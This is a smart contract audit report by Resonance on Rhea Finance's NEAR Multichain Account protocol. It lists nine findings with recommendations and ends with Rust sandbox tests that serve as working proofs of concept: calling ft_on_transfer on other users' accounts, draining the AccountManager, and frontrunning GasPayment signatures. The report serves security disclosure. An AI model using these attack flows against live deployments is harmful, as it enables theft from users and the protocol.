
RESONANCE

RHEA

Rhea Finance Multichain Account Smart Contract Audit Report



Blockchain, Emerging Technology, and Web2
CYBERSECURITY PRODUCT & SERVICE ADVISORY

Document Control

PUBLIC **FINAL**(v2.1)

Audit_Report_RHEA-MCA_FINAL_21

Oct 30, 2025	○	v0.1	João Simões: Initial draft
Oct 30, 2025	○	v0.2	João Simões: Added findings
Oct 31, 2025	○	v0.3	Luis Arroyo: Added findings
Oct 31, 2025	🟢	v1.0	Charles Dray: Approved
Nov 11, 2025	○	v1.1	Luis Arroyo: Reviewed findings
Nov 14, 2025	🟡	v2.0	Charles Dray: Finalized
Nov 14, 2025	○	v2.1	Charles Dray: Published

Points of Contact	Marco Sun	Rhea Finance	marco@ref.finance
	Charles Dray	Resonance	charles@resonance.security
Testing Team	João Simões	Resonance	joao@resonance.security
	Ilan Abitbol	Resonance	ilan@resonance.security
	Luis Arroyo	Resonance	luis.arroyo@resonance.security

Copyright and Disclaimer

Contents

Executive Summary

Rhea Finance contracted the services of Resonance to conduct a comprehensive security audit of their smart contracts between October 24, 2025 and October 31, 2025. The primary objective of the assessment was to identify any potential security vulnerabilities and ensure the correct functioning of smart contract operations.

During the engagement, Resonance allocated 2 engineers to perform the security review. The engineers, including an accomplished professional with extensive proficiency in blockchain and smart-contract security, encompassing specialized skills in advanced penetration testing, and in-depth knowledge of multiple blockchain protocols, devoted 5 days to the project. The project's test targets, overview, and coverage details are available throughout the next sections of the report.

The ultimate goal of the audit was to provide Rhea Finance with a detailed summary of the findings, including any identified vulnerabilities, and recommendations to mitigate any discovered risks. The results of the audit are presented in detail further below.

System Overview

The Multichain Account (McA) Protocol is a NEAR-based system that enables seamless multichain interoperability without relying on side-chains or light clients. It leverages NEAR's native on-chain signature verification to link a user's wallets and public keys across multiple blockchains (e.g., EVM networks, Solana, Bitcoin), allowing them to interact with NEAR dApps using their existing wallets—without the need to maintain a NEAR account. Each user is assigned a dedicated McA smart contract, deployed from a shared NEAR Global Contract, which serves as their on-chain identity and multichain wallet abstraction.

The protocol is composed of several key components: the Account Manager (AM), which acts as the factory and registry for McA deployments; the McA contract, which verifies signatures, manages wallet bindings, and executes authorized business actions; Signed Business Relayers (SBRs) that deliver user-signed messages on-chain; and Near Intents, a message asset bridge that enables cross-chain token transfers with embedded instructions. A DAO governs upgrades to the shared McA contract code, ensuring secure, consistent updates across all instances. The system also supports gas abstraction, allowing users to pay transaction fees in tokens such as ETH, USDC, or BTC instead of NEAR.

Core functionalities include user onboarding through cross-chain deposits, wallet management, and execution of signed business messages for operations such as token transfers, swaps, and lending interactions. The protocol enables complex multichain use cases like cross-chain swaps and lending on NEAR (e.g., through Burrow) in a single, user-transparent flow. Security mechanisms include signature verification, nonce and expiry management, DAO-controlled upgrades, and the use of pre-approved "reliable" business aliases for safe execution without explicit signatures.

Repository Coverage and Quality

Code	Tests	Documentation
9 / 10	8 / 10	9 / 10

Resonance's testing team has assessed the Code, Tests, and Documentation coverage and quality of the system and achieved the following results:

- The code follows development best practices and makes use of known patterns, standard libraries, and language guides. It is easily readable and uses the latest stable version of relevant components. Overall, **code quality is excellent.**
- Unit and integration tests are included. The tests cover both technical and functional requirements. Code coverage is undetermined. Overall, **tests coverage and quality is good**.
- The documentation includes the specification of the system, technical details for the code, relevant explanations of workflows and interactions. Overall, **documentation coverage and quality is excellent**.

Target

The objective of this project is to conduct a comprehensive review and security analysis of the smart contracts that are contained within the specified repository.

The following items are included as targets of the security assessment:

- Repository: `ref-finance/multichain-account/contracts`
- Hash: 0e0859dd3933b248cb76d17bf96b4fc5d284457c

The following items are excluded:

- External and standard libraries
- Files pertaining to the deployment process
- Financial related attacks

Methodology

In the context of security audits, Resonance's primary objective is to portray the workflow of a real-world cyber attack against an entity or organization, and document in a report the findings, vulnerabilities, and techniques used by malicious actors. While several approaches can be taken into consideration during the assessment, Resonance's core value comes from the ability to correlate automated and manual analysis of system components and reach a comprehensive understanding and awareness with the customer on security-related issues.

Resonance implements several and extensive verifications based off industry's standards, such as, identification and exploitation of security vulnerabilities both public and proprietary, static and dynamic testing of relevant workflows, adherence and knowledge of security best practices, assurance of system specifications and requirements, and more. Resonance's approach is therefore consistent, credible and essential, for customers to maintain a low degree of risk exposure.

Ultimately, product owners are able to analyze the audit from the perspective of a malicious actor and distinguish where, how, and why security gaps exist in their assets, and mitigate them in a timely fashion.

Source Code Review - Rust NEAR

During source code reviews for Web3 assets, Resonance includes a specific methodology that better attempts to effectively test the system in check:

1. Review specifications, documentation, and functionalities
2. Assert functionalities work as intended and specified
3. Deploy system in test environment and execute deployment processes and tests
4. Perform automated code review with public and proprietary tools
5. Perform manual code review with several experienced engineers
6. Attempt to discover and exploit security-related findings
7. Examine code quality and adherence to development and security best practices
8. Specify concise recommendations and action items
9. Revise mitigating efforts and validate the security of the system

Additionally and specifically for Rust NEAR audits, the following attack scenarios and tests are recreated by Resonance to guarantee the most thorough coverage of the codebase:

- Race conditions caused by asynchronous cross-contract calls
- Frontrunning attacks
- Storage staking
- Potentially problematic storage layout patterns
- Manual state rollbacks in callbacks
- Access control issues

- Denial of service
- Inaccurate business logic implementations
- Unoptimized Gas usage
- Arithmetic issues
- Client code interfacing

Severity Rating

Security findings identified by Resonance are rated based on a Severity Rating which is, in turn, calculated off the **impact** and **likelihood** of a related security incident taking place. This rating provides a way to capture the principal characteristics of a finding in these two categories and produce a score reflecting its severity. The score can then be translated into a qualitative representation to help customers properly assess and prioritize their vulnerability management processes.

The **impact** of a finding can be categorized in the following levels:

1. Weak - Inconsequential or minimal damage or loss
2. Medium - Temporary or partial damage or loss
3. Strong - Significant or unrecoverable damage or loss

The **likelihood** of a finding can be categorized in the following levels:

1. Unlikely - Requires substantial knowledge or effort or uncontrollable conditions
2. Likely - Requires technical knowledge or no special conditions
3. Very Likely - Requires trivial knowledge or effort or no conditions

		Likelihood		
		Very Likely	Likely	Unlikely
Impact	Strong	Critical	High	Medium
	Medium	High	Medium	Low
	Weak	Medium	Low	Info

Repository Coverage and Quality Rating

The assessment of Code, Tests, and Documentation coverage and quality is one of many goals of Resonance to maintain a high-level of accountability and excellence in building the Web3 industry. In Resonance it is believed to be paramount that builders start off with a good supporting base, not only development-wise, but also with the different security aspects in mind. A product, well thought out and built right from the start, is inherently a more secure product, and has the potential to be a game-changer for Web3's new generation of blockchains, smart contracts, and dApps.

Accordingly, Resonance implements the evaluation of the code, the tests, and the documentation on a score **from 1 to 10** (1 being the lowest and 10 being the highest) to assess their quality and coverage. In more detail:

- Code should follow development best practices, including usage of known patterns, standard libraries, and language guides. It should be easily readable throughout its structure, completed with relevant comments, and make use of the latest stable version components, which most of the times are naturally more secure.
- Tests should always be included to assess both technical and functional requirements of the system. Unit testing alone does not provide sufficient knowledge about the correct functioning of the code. Integration tests are often where most security issues are found, and should always be included. Furthermore, the tests should cover the entirety of the codebase, making sure no line of code is left unchecked.
- Documentation should provide sufficient knowledge for the users of the system. It is useful for developers and power-users to understand the technical and specification details behind each section of the code, as well as, regular users who need to discern the different functional workflows to interact with the system.

Findings

During the security audit, several findings were identified to possess a certain degree of security-related weaknesses. These findings, represented by unique IDs, are detailed in this section with relevant information including Severity, Category, Status, Code Section, Description, and Recommendation. Further extensive information may be included in corresponding appendices should it be required.

An overview of all the identified findings is outlined in the table below, where they are sorted by Severity and include a **Remediation Priority** metric asserted by Resonance's Testing Team. This metric characterizes findings as follows:

- ıııııı **"Quick Win"** Requires little work for a high impact on risk reduction.
- ıı|ıı **"Standard Fix"** Requires an average amount of work to fully reduce the risk.
- ı|ı||ı **"Heavy Project"** Requires extensive work for a low impact on risk reduction.

RES-01	🟧	Dapp Registration Not Processed When remain_amount Is 0	ıı|ıı	Resolved
RES-02	🟧	Possibility Of Calling ft_on_transfer() Directly On Other Users MCAs	ıı|ıı	Resolved
RES-03	🟩	Possibility Of Draining AccountManager	ıı|ıı	Acknowledged
RES-04	🟩	Business Signature In GasPayment Can Be Frontrun	ıı|ıı	Acknowledged
RES-05	🟩	Possible Usage Of Outdated near_values	ı|ı||ı	Acknowledged
RES-06	🟩	Unprotected Initialization Function Can Be Frontrun	ıııııı	Resolved
RES-07	🟩	Missing Limits Validation On upsert_create_mca_fee()	ıı|ıı	Resolved
RES-08	🟩	Improper Validation Of recovery_id	ıııııı	Resolved
RES-09	⬜	Possibility Of Binding MCAs To Unowned Wallets	ı|ı||ı	Resolved

Dapp Registration Not Processed When remain_amount Is 0

Medium RES-RHEA-MCA01 Business Logic **Resolved**

Code Section

- account_manager/src/interfaces/token_receiver.rs#L153-L164

Description

The function `create_mca_callback()` is executed as a callback to the function `ft_on_transfer()`. Within this callback, any leftover amount of FT tokens that was sent through and was not required by fees, is deposited into the multichain account and can be used as a storage deposit to register into decentralized applications.

However, in the case that the `remain_amount` is 0 but the `dapp_registration_token_cost` is positive, no registrations into dapps are performed, since the function `create_mca_callback()` will only call `notify_mca()` if `remain_amount` is positive.

Recommendation

It is recommended to verify that if `dapp_registration_token_cost` is positive, the function call `notify_mca()` should be executed, even if `remain_amount` is 0.

Status

The issue has been fixed in c31513323616c4c3036ffe514316730164b69606.

Possibility Of Calling ft_on_transfer() Directly On Other Users MCAs

Medium **RES-RHEA-MCA02** Business Logic **Resolved**

Code Section

- `multichain_account/src/lib.rs#L75-L88`

Description

The access to the function `ft_on_transfer()` is not controlled and may be called directly by malicious users. Such users may perform registrations into decentralized applications and reliable business actions on behalf of an unknowing user, therefore wasting the respective multichain account's NEAR or FT token's balance.

Recommendation

It is recommended to implement access control on the function `ft_on_transfer()` to ensure that only authorized FT tokens may be able to call it.

Status

The issue has been fixed in c31513323616c4c3036ffe514316730164b69606.

Possibility Of Draining AccountManager

Low **RES-RHEA-MCA03** Business Logic **Acknowledged**

Code Section

- account_manager/src/interfaces/token_receiver.rs#L79-L85
- account_manager/src/interfaces/token_receiver.rs#L94-L96
- account_manager/src/interfaces/token_receiver.rs#L99

Description

The function `ft_on_transfer()` serves as an entrypoint for users to create their multichain accounts. This function is meant to be called through an FT token's contract via the function call `ft_transfer_call()`, where the parameter `amount` is populated with the amount of FT tokens transferred. This amount is required to cover both the `create_mca_fee` (required) and `dapp_registration_token_cost` (optional when registering on decentralized applications).

Once the amount is verified to be sufficient and the multichain account is created, a small amount of NEAR referenced by `mca_init_balance` is transferred to the newly created multichain account, which is covered by the account manager contract.

A potential issue arises when it costs less to create multichain accounts than the initial balance that the multichain account is initialized with. Essentially, when `create_mca_fee` is less than `mca_init_balance`, it becomes profitable for malicious users to bind virtually infinite multichain accounts and retrieve the difference.

It should be noted that, this issue entirely depends on parameters set by privileged users, `create_mca_fee` and `mca_init_balance`. However, even if there is a small difference that ultimately generates a small profit, these values get aggravated due to the fact that any one user may bind multiple wallets without restrictions.

Recommendation

It is recommended to ensure that when setting the variables `create_mca_fee` and `mca_init_balance`, the value of the former in NEAR is always greater than the latter.

Status

The issue was acknowledged by Rhea Finance's team.

Business Signature In GasPayment Can Be Frontrun

Low

RES-RHEA-MCA04 Data Validation **Acknowledged**

Code Section

- `multichain_account/src/lib.rs#L506`

Description

The `exec` entrypoint in `multichain_account/lib.rs` accepts any caller as long as the supplied `Business` passes signature verification. This signature is composed of the serialized payload and nonce.

When a `TxRequest::GasPayment` is executed, the protocol rewards `env::signer_account_id()` which is the account that signs the outer transaction.

An attacker who observes a relayer's signed payload can submit it first, receive the gas stipend, and increase the nonce. The legitimate relayer's `exec` call fails with `InvalidNonce`, causing a denial-of-service and losing the intended reimbursement.

Recommendation

It is recommended to include the expected `signer_account_id` in the signed payload and verify it on chain before executing `GasPayment`.

Status

The issue was acknowledged by Rhea Finance's team.

Possible Usage Of Outdated near_values

Low **RES-RHEA-MCA05** Architecture **Acknowledged**

Code Section

- `account_manager/src/interfaces/token_receiver.rs#L57-L61`

Description

The smart contracts use an `IterableMap` to reference the NEAR value of different tokes used within the protocol. This map is updated through the functions `upsert_near_value()` and `remove_near_value()`, which are access controlled to users with the role `Role::DAO`.

Due to the market volatility of FT tokens within the blockchain ecosystem, it is possible that such values quickly become outdated. Outdated NEAR values of FT tokens may yield opportunities for malicious users to obtain profits out of the protocol.

Recommendation

It is recommended to consider using well-known price oracles that implement staleness checks to check for the price of fungible tokens.

Status

The issue was acknowledged by Rhea Finance's team.

Unprotected Initialization Function Can Be Frontrun

Low **RES-RHEA-MCA06** Transaction Ordering **Resolved**

Code Section

- `account_manager/src/lib.rs#L105-L125`

Description

The `new()` initialization function used to set up the protocol is unprotected. Anyone can frontrun and call this function to configure the protocol as they please. It is worth noting, even after a successful exploitation, the owner can still redeploy the contract to make adjustments as long as they have the key associated with the contract's `AccountId`.

Nevertheless, it is considered a best practice in the NEAR blockchain to mark initialization functions with the macro `#[private]`. This enforces the predecessor `AccountId` to be equal to the contract itself, making it possible only for the contract's `AccountId` to call the function.

Recommendation

It is recommended to mark the `new()` function as a private function. If necessary, administrative users may be set within parameters of the initialization function.

Status

The issue has been fixed in c31513323616c4c3036ffe514316730164b69606.

Missing Limits Validation On upsert_create_mca_fee()

Low

RES-RHEA-MCA07 Data Validation **Resolved**

Code Section

- `account_manager/src/interfaces/management.rs#L11-L20`

Description

The function `upsert_create_mca_fee()` does not enforce minimum and maximum limits on the variable `create_mca_fee`. With an extremely low fee, the protocol may not yield any relevant revenue from multichain account creations, while with an extremely high fee, users could end up having to pay excessive amounts of NEAR.

Recommendation

It is recommended to add validations to ensure that this fee variable is within acceptable ranges, i.e non-negative and within predefined minimums and maximums. It may be necessary to calculate the proportional value in NEAR.

Status

The issue has been fixed in cdbe27023314fb22d65861707e942669686ce3f9.

Improper Validation Of recovery_id

Low

RES-RHEA-MCA08 Data Validation **Resolved**

Code Section

- `multichain_account/src/lib.rs#L364`

Description

The function `verify_evm_signature()` is used to verify legitimate EVM signatures on the Elliptic Curve Digital Signature Algorithm. The `recovery_id` byte of these signatures can be one of two options, 27 or 28, however, the `if` condition present in the code allows for four options, 0, 1, 2, and 3.

Recommendation

It is recommended to amend the possible options for the `recovery_id` byte.

Status

The issue has been fixed in c31513323616c4c3036ffe514316730164b69606.

Possibility Of Binding MCAs To Unowned Wallets

Info **RES-RHEA-MCA09** Business Logic **Resolved**

Code Section

- `account_manager/src/interfaces/token_receiver.rs#L13-L125`

Description

The architecture of the smart contract allows for users to bind any wallet to the multichain account, even if such wallets do not belong to them.

While there is no direct security impact of such fact, it may create situations where legitimate users may not know their wallets have been bound already to a multichain account.

Recommendation

It is recommended to consider implementing signatures when binding wallets, such that one could only bind their own wallets.

Status

The issue has been fixed in c31513323616c4c3036ffe514316730164b69606.

Proof of Concepts

RES-01 Dapp Registration Not Processed When remain_amount Is 0

base.rs (added lines):

```
#[tokio::test]
async fn test_unsuccessful_dapp_registration() -> anyhow::Result<()> {
    let env = Env::new().await;
    let signer = alloy_signer_local::PrivateKeySigner::random();
    let wallet = Wallet::EVM(
        format!("{:?}", signer.address())
            .trim_start_matches("0x")
            .to_string(),
    );

    let burrowland_balance_before =
↪   env.burrowland.as_account().view_account().await?.balance;

    let create_mca_fee =
↪   env.account_manager.get_create_mca_fee(env.rhea.id()).await?.unwrap();
    let burrowland_registration_fee =
↪   env.account_manager.get_near_value(env.rhea.id()).await?.unwrap();

    assert_eq!(create_mca_fee.0 + burrowland_registration_fee.0 / 10, 2 *
↪   10u128.pow(18)); // 1 RHEA + 0.1N (1 RHEA) = 2 RHEA

    check!(env.intents_deposit(
        env.rhea.id(),
        env.account_manager.id(),
        create_mca_fee.0 + burrowland_registration_fee.0 / 10,
        serde_json::to_string(&IntentsMessage {
            wallets: vec![wallet.clone()],
            register_dapps: Some(HashMap::from([(
                env.burrowland.id().clone(),
                "0.1N".to_string()
            )])),
            business: None,
        })
        .unwrap()
    ));

    let mca1 = env.multichain_account_id(1);
    let mca1_rhea_balance = env.rhea.ft_balance_of(&mca1).await?;
    assert_eq!(mca1_rhea_balance.0, 0u128);

    // No registration (storage_deposit) into Burrowland was performed
    let burrowland_balance_after =
↪   env.burrowland.as_account().view_account().await?.balance;
    assert_eq!(burrowland_balance_before, burrowland_balance_after);
    Ok(())
}
```

RES-02 Possibility Of Calling ft*on*transfer() Directly On Other Users MCAs

base.rs (added lines):

```
#[tokio::test]
async fn test_ft_on_transfer_directly() -> anyhow::Result<()> {
    let env = Env::new().await;

    // Create MCA with wallet
    let signer = alloy_signer_local::PrivateKeySigner::random();
    let wallet = Wallet::EVM(
        format!("{:?}", signer.address())
            .trim_start_matches("0x")
            .to_string(),
    );

    let attacker = env.sandbox.create_testnet_account("attacker").await;
    let create_mca_fee =
↪   env.account_manager.get_create_mca_fee(env.rhea.id()).await?.unwrap(); // 0.1N
↪   (1RHEA)

    let burrowland_balance_before =
↪   env.burrowland.as_account().view_account().await?.balance;

    // 1. Wallet is registered by user legitimately
    check!(env.intents_deposit(
        env.rhea.id(),
        env.account_manager.id(),
        create_mca_fee.0,
        serde_json::to_string(&IntentsMessage {
            wallets: vec![wallet.clone()],
            register_dapps: None,
            business: None
        })
        .unwrap()
    ));

    let mca1 = env.multichain_account_id(1);

    // 2. Attacker calls ft_on_transfer directly on other users wallets
    let message = serde_json::to_string(&IntentsMessage {
        wallets: vec![],
        register_dapps: Some(HashMap::from([(
            env.burrowland.id().clone(),
            "0.1N".to_string()
        )])),
        business: Some(common::IntentsBusiness::ReliableBusinessAlias(
            common::ReliableBusinessAlias::BurrowCollateral
        )),
    }).unwrap();

    let _ = attacker
        .call(&mca1, "ft_on_transfer")
        .args_json(serde_json::json!({
            "sender_id": env.account_manager.id(), // Attacker provides
↪   account_manager.near as sender_id
            "amount": U128(1),
            "msg": message,
        }))
        .max_gas()
        .transact().await?;

    let burrowland_balance_after =
↪   env.burrowland.as_account().view_account().await?.balance;

    // Attacker managed to execute both Burrowland dapp registration and Reliable
↪   Business on behalf of user
    assert!(burrowland_balance_before < burrowland_balance_after);

    Ok(())
}
```

RES-03 Possibility Of Draining AccountManager

base.rs (added lines):

```
#[tokio::test]
async fn test_drain() -> anyhow::Result<()> {
    let env = Env::new().await;

    // Create MCA with wallet
    let signer = alloy_signer_local::PrivateKeySigner::random();
    let wallet = Wallet::EVM(
        format!("{:?}", signer.address())
            .trim_start_matches("0x")
            .to_string(),
    );

    let attacker = env.sandbox.create_testnet_account("attacker").await;
    let create_mca_fee =
↪   env.account_manager.get_create_mca_fee(env.rhea.id()).await?.unwrap(); // 0.1N
↪   (1RHEA)

    // Increase mca_init_balance

↪   check!(env.account_manager.update_mca_init_balance(NearToken::from_millinear(200)));
↪   // 0.1N -> 0.2N
    // Or decrease create_mca_fee
    // check!(env.account_manager.upsert_create_mca_fee(env.rhea.id(),
↪   5u128.pow(18))); // 0.1N (1RHEA) -> 0.05N (0.5RHEA)
```

```
    // 1. Attacker wastes 0.1N (1RHEA) to create MCA
    check!(env.intents_deposit(
        env.rhea.id(),
        env.account_manager.id(),
        create_mca_fee.0,
        serde_json::to_string(&IntentsMessage {
            wallets: vec![wallet.clone()],
            register_dapps: None,
            business: None
        })
        .unwrap()
    ));

    let mca1 = env.multichain_account_id(1);
    let mca_balance_before = env.view_account(&mca1).await?.balance;
    let receiver_balance_before = env.view_account(attacker.id()).await?.balance;

    // 2. Attacker transfers 0.2N to an account controlled by them
    // Create transfer business for NEAR tokens
    let deadline = env.timestamp().await + 60 * 1000;
    //let transfer_amount = NearToken::from_millinear(50);
    let transfer_amount = mca_balance_before;
    let business = Business {
        nonce: U64(0),
        deadline: U64(deadline),
        tx_requests: vec![TxRequest::Transfer(TransferAction {
            receiver_id: attacker.id().clone(),
            amount: transfer_amount,
        })],
    };

    let signature =
↪   signer.sign_message_sync(&serde_json::to_vec(&business).unwrap())?;

    let result = env
        .relayer
        .exec(
            &mca1,
            NearToken::from_millinear(0),
            business,
            alloy::hex::encode(signature.as_bytes()),
            wallet.clone(),
        )
        .await?;

    assert!(result.is_success());

    // let mca_balance_after = env.view_account(&mca1).await?.balance;
    let receiver_balance_after = env.view_account(attacker.id()).await?.balance;

    // 3. Attacker made a profit. Wasted 0.1N to get 0.2N. Attacker can do this
↪   indefinitely
```

```
    assert_eq!(receiver_balance_before.checked_add(mca_balance_before).unwrap(),
↪   receiver_balance_after);

    Ok(())
}
```

RES-04 Business Signature In GasPayment Can Be Frontrun

base.rs (added lines):

```
#[tokio::test]
async fn test_gas_payment_front_run() -> anyhow::Result<()> {
    let env = Env::new().await;

    // wallet of the victim
    let signer = alloy_signer_local::PrivateKeySigner::random();
    let wallet = Wallet::EVM(
        format!("{:?}", signer.address())
            .trim_start_matches("0x")
            .to_string(),
    );

    // create MCA
    check!(env.intents_deposit(
        env.rhea.id(),
        env.account_manager.id(),
        2 * 10u128.pow(18),
        serde_json::to_string(&IntentsMessage {
            wallets: vec![wallet.clone()],
            register_dapps: None,
            business: None,
        })
        .unwrap()
    ));

    // capture balances before attack
    let mca1 = env.multichain_account_id(1);
    let attacker = &env.near_intents;
    let mca_balance_before = env.view_account(&mca1).await?.balance;
    let attacker_balance_before = env.view_account(attacker.id()).await?.balance;

    // create business with gas payment
    let deadline = env.timestamp().await + 60 * 1000;
    let gas_payment_amount = NearToken::from_millinear(80); // 0.08 NEAR
    let make_business = |nonce| Business {
        nonce: U64(nonce),
        deadline: U64(deadline),
        tx_requests: vec![TxRequest::GasPayment(GasPaymentAction {
            token_id: "near".parse().unwrap(),
            amount: U128(gas_payment_amount.as_yoctonear()),
        })],
    };
    // sign it
    let business = make_business(0);
    let signature =
↪   signer.sign_message_sync(&serde_json::to_vec(&business).unwrap())?;
    let signature_hex = alloy::hex::encode(signature.as_bytes());

    // attacker front-runs with the captured signature
    check!(attacker.exec(
        &mca1,
        NearToken::from_millinear(0),
        business,
        signature_hex.clone(),
        wallet.clone(),
    ));

    // verify balances
    let attacker_balance_after = env.view_account(attacker.id()).await?.balance;
    let mca_balance_after = env.view_account(&mca1).await?.balance;
    assert!(
        attacker_balance_after.as_yoctonear() >
↪   attacker_balance_before.as_yoctonear(),
        "attacker should receive the reimbursed gas payment"
    );
    assert!(
        mca_balance_after.as_yoctonear() < mca_balance_before.as_yoctonear(),
        "MCA balance should decrease after paying the attacker"
    );

    // victim hits InvalidNonce because the attacker used it before
    let relayer_attempt = env
        .relayer
        .exec(
            &mca1,
            NearToken::from_millinear(0),
            make_business(0),
            signature_hex,
            wallet,
        )
        .await;
    let err_msg = tool_err_msg(&relayer_attempt);
    assert!(
        err_msg.contains("InvalidNonce"),
        "expected InvalidNonce after attacker advanced the nonce, got: {}",
        err_msg
    );

    Ok(())
}
```